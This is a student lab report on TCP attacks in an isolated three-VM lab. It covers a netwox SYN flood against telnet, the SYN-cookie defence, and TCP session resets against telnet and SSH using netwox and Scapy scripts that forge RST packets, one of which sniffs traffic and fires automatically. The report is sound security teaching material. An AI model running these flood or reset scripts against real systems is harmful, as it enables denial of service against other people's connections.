Lab2 Report

2021 02 13 20:26

Lab 2

Alex W
1003474

victim machine
10.0.2.10

attacker machine
10.0.2.11

observer machine
10.0.2.12

task1

victim machine
10.0.2.10
sudo sysctl -q net.ipv4.tcp_max_syn_backlog

```
┌──(dev㉿KALI)-[~]
└─$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog

net.ipv4.tcp_max_syn_backlog = 128

┌──(dev㉿KALI)-[~]
└─$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0




┌──(dev㉿KALI)-[~]
└─$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.10:23            10.0.2.12:41706         ESTABLISHED
tcp        0    172 10.0.2.10:22            10.0.2.1:60604          ESTABLISHED
tcp        0      0 10.0.2.10:23            10.0.2.12:41704         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
```

attacker machine

10.0.2.11
sudo netwox 76 -i 10.0.2.10 -p 23

```
ubuntu@ubuntu ~                                                    2021-02-13 04:48:53
sudo netwox 76 -i 10.0.2.10 -p 23
```

observer machine
10.0.2.12

try to connect to victim via telnet

```
ubuntu@ubuntu ~                                                    2021-02-13 04:49:31
telnet 10.0.2.10
Trying 10.0.2.10...
```


- connection is not established

check victim's connection queue

```
┌──(dev㉿KALI)-[~]
└─$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.10:22            10.0.2.1:61789          ESTABLISHED
tcp        0      0 10.0.2.10:23            10.0.2.12:41706         ESTABLISHED
tcp        0    172 10.0.2.10:22            10.0.2.1:60604          ESTABLISHED
tcp        0      0 10.0.2.10:23            10.0.2.12:41704         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 10.0.2.10:23            248.220.101.207:2403    SYN_RECV
tcp6       0      0 10.0.2.10:23            251.150.66.50:27749     SYN_RECV
tcp6       0      0 10.0.2.10:23            245.89.41.195:16621     SYN_RECV
tcp6       0      0 10.0.2.10:23            254.94.16.226:54509     SYN_RECV
tcp6       0      0 10.0.2.10:23            255.173.215.39:54121    SYN_RECV
tcp6       0      0 10.0.2.10:23            243.36.74.225:15517     SYN_RECV
tcp6       0      0 10.0.2.10:23            244.62.186.14:60153     SYN_RECV
tcp6       0      0 10.0.2.10:23            248.136.216.9:32300     SYN_RECV
tcp6       0      0 10.0.2.10:23            0.113.249.245:6245      SYN_RECV
tcp6       0      0 10.0.2.10:23            247.81.23.146:19027     SYN_RECV
```

....

wireshark observation



60	0.591311	10.0.2.10	206.141.29.65	TCP	60	23 → 33832 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
61	0.591332	206.141.29.65	10.0.2.10	TCP	54	33832 → 23 [RST] Seq=1 Win=32767 Len=0
62	0.591336	239.11.78.80	10.0.2.10	TCP	60	48759 → 23 [SYN] Seq=0 Win=1500 Len=0
63	0.591381	10.0.2.10	151.70.92.211	TCP	60	23 → 37566 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
64	0.591389	76.213.82.134	10.0.2.10	TCP	60	16870 → 23 [SYN] Seq=0 Win=1500 Len=0
65	0.591403	151.70.92.211	10.0.2.10	TCP	54	37566 → 23 [RST] Seq=1 Win=32767 Len=0
66	0.591442	10.0.2.10	128.102.153.214	TCP	60	23 → 44076 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
67	0.591455	160.17.103.107	10.0.2.10	TCP	60	32713 → 23 [SYN] Seq=0 Win=1500 Len=0
68	0.591488	128.102.153.214	10.0.2.10	TCP	54	44076 → 23 [RST] Seq=1 Win=32767 Len=0
69	0.591517	10.0.2.10	5.70.29.185	TCP	60	23 → 33155 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
70	0.591520	35.154.33.83	10.0.2.10	TCP	60	51178 → 23 [SYN] Seq=0 Win=1500 Len=0
71	0.591584	10.0.2.10	199.60.187.34	TCP	60	23 → 55592 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
72	0.591590	5.70.29.185	10.0.2.10	TCP	54	33155 → 23 [RST] Seq=1 Win=32767 Len=0
73	0.591593	203.236.184.80	10.0.2.10	TCP	60	29168 → 23 [SYN] Seq=0 Win=1500 Len=0
74	0.591606	199.60.187.34	10.0.2.10	TCP	54	55592 → 23 [RST] Seq=1 Win=32767 Len=0
75	0.591656	29.203.87.22	10.0.2.10	TCP	60	63896 → 23 [SYN] Seq=0 Win=1500 Len=0
76	0.591699	10.0.2.10	76.213.82.134	TCP	60	23 → 16870 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
77	0.591722	44.69.82.75	10.0.2.10	TCP	60	65444 → 23 [SYN] Seq=0 Win=1500 Len=0
78	0.591732	76.213.82.134	10.0.2.10	TCP	54	16870 → 23 [RST] Seq=1 Win=32767 Len=0
79	0.591758	10.0.2.10	160.17.103.107	TCP	60	23 → 32713 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
80	0.591772	164.193.198.11	10.0.2.10	TCP	60	46467 → 23 [SYN] Seq=0 Win=1500 Len=0
81	0.591780	160.17.103.107	10.0.2.10	TCP	54	32713 → 23 [RST] Seq=1 Win=32767 Len=0
82	0.591805	10.0.2.10	35.154.33.83	TCP	60	23 → 51178 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
83	0.591855	59.185.248.175	10.0.2.10	TCP	60	10958 → 23 [SYN] Seq=0 Win=1500 Len=0
84	0.591858	10.0.2.10	203.236.184.80	TCP	60	23 → 29168 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
85	0.591879	35.154.33.83	10.0.2.10	TCP	54	51178 → 23 [RST] Seq=1 Win=32767 Len=0
86	0.591898	203.236.184.80	10.0.2.10	TCP	54	29168 → 23 [RST] Seq=1 Win=32767 Len=0
87	0.591915	108.35.218.6	10.0.2.10	TCP	60	64938 → 23 [SYN] Seq=0 Win=1500 Len=0
88	0.591920	10.0.2.10	29.203.87.22	TCP	60	23 → 63896 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
89	0.591971	10.0.2.10	44.69.82.75	TCP	60	23 → 65444 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
90	0.591975	29.203.87.22	10.0.2.10	TCP	54	63896 → 23 [RST] Seq=1 Win=32767 Len=0
91	0.591980	92.94.156.31	10.0.2.10	TCP	60	33444 → 23 [SYN] Seq=0 Win=1500 Len=0
92	0.591990	44.69.82.75	10.0.2.10	TCP	54	65444 → 23 [RST] Seq=1 Win=32767 Len=0
93	0.592033	10.0.2.10	164.193.198.11	TCP	60	23 → 46467 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
94	0.592034	105.44.57.16	10.0.2.10	TCP	60	8783 → 23 [SYN] Seq=0 Win=1500 Len=0
95	0.592059	164.193.198.11	10.0.2.10	TCP	54	46467 → 23 [RST] Seq=1 Win=32767 Len=0
96	0.592113	222.93.238.141	10.0.2.10	TCP	60	54247 → 23 [SYN] Seq=0 Win=1500 Len=0
97	0.592141	10.0.2.10	59.185.248.175	TCP	60	23 → 10958 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
98	0.592160	59.185.248.175	10.0.2.10	TCP	54	10958 → 23 [RST] Seq=1 Win=32767 Len=0
99	0.592165	215.183.231.138	10.0.2.10	TCP	60	39084 → 23 [SYN] Seq=0 Win=1500 Len=0
100	0.592200	10.0.2.10	108.35.218.6	TCP	60	23 → 64938 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

shows that there are many SYN packets directed to 10.0.2.10 (victim) from spoofed ips
and many SYN-ACK packets from victim's machine
not able to establish telnet due to dos
syn flood attack is successful

with SYN cookie
victim server

```
┌──(dev㉿KALI)-[~]
└─$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

attacker

```
ubuntu@ubuntu ~                                                    2021-02-13 04:50:55
sudo netwox 76 -i 10.0.2.10 -p 23
```

observer

```
ubuntu@ubuntu ~                                                    2021-02-13 04:58:33
telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login:
```

still able to connect to victim

check victim server

```
┌──(dev㉿KALI)-[~]
└─$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.10:22            10.0.2.1:63425          ESTABLISHED
tcp        0      0 10.0.2.10:23            10.0.2.12:41840         TIME_WAIT
tcp        0      0 10.0.2.10:23            10.0.2.12:41842         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 10.0.2.10:23            247.6.163.1:6822        SYN_RECV
tcp6       0      0 10.0.2.10:23            244.246.37.125:24668    SYN_RECV
tcp6       0      0 10.0.2.10:23            247.51.6.121:36680      SYN_RECV
tcp6       0      0 10.0.2.10:23            255.118.42.98:11763     SYN_RECV
tcp6       0      0 10.0.2.10:23            250.85.127.176:17655    SYN_RECV
tcp6       0      0 10.0.2.10:23            253.201.201.111:43908   SYN_RECV
tcp6       0      0 10.0.2.10:23            253.175.136.153:29508   SYN_RECV
tcp6       0      0 10.0.2.10:23            255.85.220.80:42624     SYN_RECV
tcp6       0      0 10.0.2.10:23            249.253.48.9:53969      SYN_RECV
tcp6       0      0 10.0.2.10:23            251.41.85.201:47868     SYN_RECV
tcp6       0      0 10.0.2.10:23            251.45.147.14:36603     SYN_RECV
```

still able to establish connection despite the syn flood attack
hence, the attack is not successful

syn cookie works by generating syn-ack packet statelessly

- server receive syn packet
- calculate hash H from info in the packet
  - SYN queue entry encoded into seq_num sent in SYN-ACK request
  - seq_num = H
  - first 5 bit: timestamp
  - next 3 bit: max segment size / MTU
  - 24 bit: MAC of server, server, client IP, port numbers, timestamp
- does not store half-open queue
- only auth if receive ACK from client with increased seq_num

as it does not use half-open queue, the server is still able to accept more syn requests to establish more connections

task2
netwox
attacker run

```
ubuntu@ubuntu ~                                                2021-02-13 05:15:08
 sudo netwox 78 -d ens33
```


observer try to connect to victim via telnet

```
ubuntu@ubuntu ~                                                2021-02-13 05:17:00
 telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'
```

```
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: Connection closed by foreign host.
```

connection got closed by host

wireshark observation




38	2.305789	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=165378692 Ack=1 Win=0 Len=0
41	2.405699	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	2.405816	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
43	2.405908	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
44	2.405978	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=25 Ack=2 Win=0 Len=0
45	2.406069	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=25 Ack=2 Win=0 Len=0
46	2.406154	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=13 Ack=26 Win=0 Len=0
47	2.406216	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=13 Ack=26 Win=0 Len=0
48	2.406283	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=25 Ack=14 Win=0 Len=0
49	2.406417	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=28 Ack=29 Win=0 Len=0
50	2.406488	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=28 Ack=29 Win=0 Len=0
51	2.406567	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=37 Ack=29 Win=0 Len=0
52	2.406671	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=46 Ack=38 Win=0 Len=0
53	2.406739	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=80 Ack=47 Win=0 Len=0
54	2.406825	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=80 Ack=47 Win=0 Len=0
55	2.406890	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=49 Ack=81 Win=0 Len=0
56	2.406952	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=83 Ack=50 Win=0 Len=0
57	2.407034	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=83 Ack=50 Win=0 Len=0
58	2.407124	10.0.2.10	10.0.2.12	TCP	60	23 → 41850 [RST, ACK] Seq=52 Ack=84 Win=0 Len=0
59	2.407191	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=86 Ack=53 Win=0 Len=0
60	2.407298	10.0.2.10	10.0.2.12	TCP	60	[TCP ACKed unseen segment] 23 → 41850 [RST, ACK] Seq=76 Ack=
61	2.407357	10.0.2.12	10.0.2.10	TCP	60	41850 → 23 [RST, ACK] Seq=86 Ack=77 Win=0 Len=0
62	2.407409	10.0.2.10	10.0.2.12	TCP	60	[TCP ACKed unseen segment] 23 → 41850 [RST, ACK] Seq=88 Ack=

many RST packets sent from 10.0.2.10 victim server to 10.0.2.12 observer

observer try to connect to victim via ssh

```
 ubuntu@ubuntu  ~                                                    2021-02-13 05:19:56
 ssh dev@10.0.2.10
Connection reset by 10.0.2.10 port 22
 ubuntu@ubuntu  ~                                                    2021-02-13 05:19:58
 ssh dev@10.0.2.10
packet_write_wait: Connection to 10.0.2.10 port 22: Broken pipe
 ubuntu@ubuntu  ~                                                    2021-02-13 05:20:02
 ssh dev@10.0.2.10
Connection reset by 10.0.2.10 port 22
```

wireshark observation



293	114.028054	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=4221455373 Ack=1 Win=0 Len=0
294	114.028122	10.0.2.12	10.0.2.10	TCP	60	38410 → 22 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
295	114.028170	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
296	114.028226	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
297	114.028269	10.0.2.12	10.0.2.10	TCP	60	38410 → 22 [RST, ACK] Seq=43 Ack=2 Win=0 Len=0
298	114.028334	10.0.2.12	10.0.2.10	TCP	60	38410 → 22 [RST, ACK] Seq=43 Ack=2 Win=0 Len=0
299	114.028389	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=33 Ack=44 Win=0 Len=0
300	114.028433	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=33 Ack=44 Win=0 Len=0
301	114.028490	10.0.2.12	10.0.2.10	TCP	60	38410 → 22 [RST, ACK] Seq=1379 Ack=34 Win=0 Len=0
302	114.028530	10.0.2.12	10.0.2.10	TCP	60	38410 → 22 [RST, ACK] Seq=1379 Ack=34 Win=0 Len=0
303	114.028602	10.0.2.10	10.0.2.12	TCP	60	22 → 38410 [RST, ACK] Seq=1089 Ack=1380 Win=0 Len=0
304	114.028653	10.0.2.12	10.0.2.10	TCP	60	[TCP ACKed unseen segment] 38410 → 22 [RST, ACK] Seq=1427 Ack

many RST packets sent from 10.0.2.10 victim server to 10.0.2.12 observer, causing the connection to reset

netwox attack is successful for tcp reset for telnet and ssh


scapy + telnet

observer connect to victim via telnet

```
 ubuntu@ubuntu  ~                                                    2021-02-15 06:33:32
 telnet 10.0.2.10
```

```
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
```

wireshark observation



based on the last packet, construct TCP reset packet and send by attacker

```python
spoofed_packet = IP(
src="10.0.2.12",
dst="10.0.2.10",
) / TCP(
sport=41878,
dport=23,
flags="R",
seq=3243920496,
ack=3173122833 + 8,
)
spoofed_packet.show()
send(spoofed_packet)
```

```
ubuntu@ubuntu ~/lab master 2021-02-15 06:35:02
sudo /usr/bin/python3 /home/ubuntu/lab/lab2/2.1_tcp_reset_telnet.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
```

```
  src       = 10.0.2.12
  dst       = 10.0.2.10
  \options   \
###[ TCP ]###
     sport     = 41878
     dport     = telnet
     seq       = 3243920496
     ack       = 3173122841
     dataofs   = None
     reserved  = 0
```

observer's telnet connection is closed

```
ubuntu@ubuntu ~                                          2021-02-15 06:33:32
 telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
└─$ Connection closed by foreign host.
```

wireshark observation

```
1541  88.598005   10.0.2.12   10.0.2.10   66  41878 → 23 [ACK]
3156  145.586922  10.0.2.12   10.0.2.10   60  41878 → 23 [RST] Se
    Sequence number: 94    (relative sequence number)
    Sequence number (raw): 3243920496
    [Next sequence number: 94    (relative sequence number)]
  ▶ Acknowledgment number: 3173122841
    Acknowledgment number (raw): 3173122841
    0101 .... = Header Length: 20 bytes (5)
  ▼ Flags: 0x004 (RST)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
    ▶ .... .... .1.. = Reset: Set
```

verifies that the TCP reset packet is sent
hence, the attack is successful

version2 of scapy + telnet
code

```
lab2 > 2.1_tcp_reset_telnet_auto.py > ...
1   from scapy.all import *
2
3   VICTIM_IP = "10.0.2.10"
4   OBSERVER_IP = "10.0.2.12"
5
6
7   def reply_with_spoofed_packet(packet_ethernet):
8       packet_ethernet.show()
9
```

```python
    if (type(packet_ethernet[TCP].payload) == scapy.packet.Raw):

        # check that the observer typed a backspace
        # construct new packet based on the backspace
        # easier to calculate seq_num and ack_num
        if (packet_ethernet[TCP].load == b'\x7f'):
            spoofed_packet = IP(
                src=packet_ethernet[IP].src,
                dst=packet_ethernet[IP].dst,
            ) / TCP(
                sport=packet_ethernet[TCP].sport,
                dport=packet_ethernet[TCP].dport,
                flags="R",
                seq=packet_ethernet[TCP].seq + 1,
                ack=packet_ethernet[TCP].ack,
            )


            spoofed_packet.show()

            send(spoofed_packet)


pkt = sniff(
    filter='tcp port 23 and dst host {VICTIM_IP}'.format
    (VICTIM_IP=VICTIM_IP),
    prn=reply_with_spoofed_packet)
```

auto capture a backspace key, and with that packet, construct new tcp reset packet

running the code from attacker
observer's backspace packet

```
###[ Ethernet ]###
  dst       = 00:0c:29:c6:b2:35
  src       = 00:0c:29:33:31:2e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 53
     id        = 57059
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x43ba
     src       = 10.0.2.12
     dst       = 10.0.2.10
```

```
dst       = 10.0.2.10
\options   \
###[ TCP ]###
        sport     = 42100
        dport     = telnet
        seq       = 2293029079
        ack       = 3322648867
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 229
        chksum    = 0xfeb2
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(53479908, 2866463448))]
###[ Raw ]###
           load      = '\x7f'
```

auto constructed tcp reset packet

```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.10
  \options   \
###[ TCP ]###
     sport     = 42100
     dport     = telnet
     seq       = 2293029080
     ack       = 3322648867
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []

.
Sent 1 packets.
```

observer's terminal is terminated

```
ubuntu@ubuntu  ~                                          2021-02-16 02:31:27
```

```
telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
└─$ Connection closed by foreign host.
```

wireshark observation

```
15... 610.586060   10.0.2.12    10.0.2.10    67  Telnet Data ...
15... 610.602499   10.0.2.12    10.0.2.10    60  42100 → 23 [RST] Seq=95 Win=1048576 Len=0
```

shows that the tcp reset packte is sent automatically, shortly after detecting a backspace packet from observer

scapy + ssh

observer connect to victim via telnet

```
ubuntu@ubuntu ~                                          2021-02-15 06:35:07
ssh dev@10.0.2.10
dev@10.0.2.10's password:
┌──(dev㉿KALI)-[~]
```

wireshark observation

```
1800  342.986024   10.0.2.12    10.0.2.10    66  38426 → 22 [ACK] S
Transmission Control Protocol, Src Port: 38426, Dst Port: 22, Seq: 2775, Ack: 3089, Len: 0
    Source Port: 38426
    Destination Port: 22
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 2775    (relative sequence number)
    Sequence number (raw): 977382903
    [Next sequence number: 2775    (relative sequence number)]
    Acknowledgment number: 3089    (relative ack number)
    Acknowledgment number (raw): 1874445459
    1000 .... = Header Length: 32 bytes (8)
```

based on the last packet, construct TCP reset packet and send by attacker

```
spoofed_packet = IP(
src="10.0.2.12",
dst="10.0.2.10",
) / TCP(
sport=38426,
dport=22,
flags="R",
seq=977382903,
ack=1874445459,
)
spoofed_packet.show()
send(spoofed_packet)
```

```
ubuntu@ubuntu ~/lab  master                                    2021-02-15 06:47:50
 sudo /usr/bin/python3 /home/ubuntu/lab/lab2/2.1_tcp_reset_ssh.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.10
  \options   \
###[ TCP ]###
     sport     = 38426
     dport     = ssh
     seq       = 977382903
     ack       = 1874445459
     dataofs   = None
     reserved  = 0
```

observer's ssh connection is closed


```
